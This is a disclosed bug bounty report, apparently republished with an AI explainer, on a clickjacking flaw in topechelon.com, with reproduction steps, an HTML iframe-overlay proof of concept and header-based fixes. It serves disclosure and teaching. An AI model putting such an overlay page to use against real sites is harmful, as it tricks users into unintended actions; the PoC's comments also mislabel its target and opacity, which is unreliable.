Clickjacking in main domain https://topechelon.com/
The main site could be embedded in an iframe by another page, so a victim could be tricked into clicking hidden elements of the real site. The report claims this could lead to unintended actions such as form submissions or credential entry, but it does not demonstrate any specific sensitive action.

- Triaged in 26 hours
- Fixed in 28 hours
- Disclosed after 12 days
Summary:
The target website is vulnerable to Clickjacking, a web-based attack that tricks users into interacting with a hidden or disguised iframe. Attackers can exploit this vulnerability to manipulate user actions, potentially leading to unauthorized activities such as unintended clicks, form submissions, or credential theft.
Steps to Reproduce:
- Create an HTML page embedding the target website using an
<iframe>. - Modify CSS to make the iframe transparent or overlay it with deceptive UI elements.
- Host the HTML page and trick users into interacting with it.
Proof of Concept (PoC):
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Clickjacking PoC</title>
<style>
    iframe {
        position: absolute;
        top: 0;
        left: 0;
        width: 100%;
        height: 100%;
        opacity: 0.6; /* Makes the iframe invisible */
        z-index: 99;
    }

    button {
        z-index: 100;
        top:400px;
        position: relative;
    }
    h1 {
        top: 300px;
        position: relative;

    }
</style>
</head>
<body>
<h1>Click the button for a surprise!</h1>
<button onclick="alert('Surprise!')">Click Me!</button>

<!-- Invisible iframe targeting the account deletion URL -->
<iframe id="target-frame" src="https://topechelon.com/" frameborder="0"></iframe>

<script>

    document.getElementById('target-frame').onload = function() {

        console.log('Iframe has loaded, ready for clickjacking.');
    };
</script>
</body>
</html>

Impact
- User Account Takeover: If a logged-in user interacts with the iframe, attackers could force unintended actions.
- Phishing Attacks: Users may unknowingly enter sensitive credentials.
- Malicious Actions: Attackers can exploit user interactions to modify settings, submit forms, or perform other unintended operations.
Recommended Mitigation:
To prevent Clickjacking attacks, implement the following security measures:
-
Use the X-Frame-Options HTTP Header:
X-Frame-Options: DENY(Prevents embedding in iframes).X-Frame-Options: SAMEORIGIN(Allows iframes only from the same domain).
-
Use Content Security Policy (CSP) Frame-Ancestors Directive:
Content-Security-Policy: frame-ancestors 'self'
-
JavaScript-Based Frame Busting (as an additional security measure):
JavaScript if (window.top !== window.self) { window.top.location = window.self.location; }
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the site did not send headers that stop other pages from framing it, such as X-Frame-Options or a frame-ancestors policy.
Impact
A logged-in user could be made to perform unintended actions, though the report only shows a generic frame and does not prove any sensitive action is reachable.
What the attacker needed
Victim visits attacker page; victim is logged in to the target
The fix
The site should send X-Frame-Options DENY or SAMEORIGIN, or a Content-Security-Policy frame-ancestors directive, to stop other pages framing it.
How it was found
- Create a page that loads the target site in an iframe.
- Use CSS to make the iframe transparent or cover it with decoy elements.
- Host the page and persuade users to interact with it.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Clickjacking means another website can load the real site inside an invisible frame and place its own buttons on top. When you think you are clicking the attacker's button, you are actually clicking something on the real site. This only matters if the real site has actions worth triggering while you are logged in.
What is UI spoofing?
The interface lies to the user: a framed page catches their clicks, or a browser shows the wrong address or a fake prompt. Paid when it leads to a sensitive action or convincing phishing.


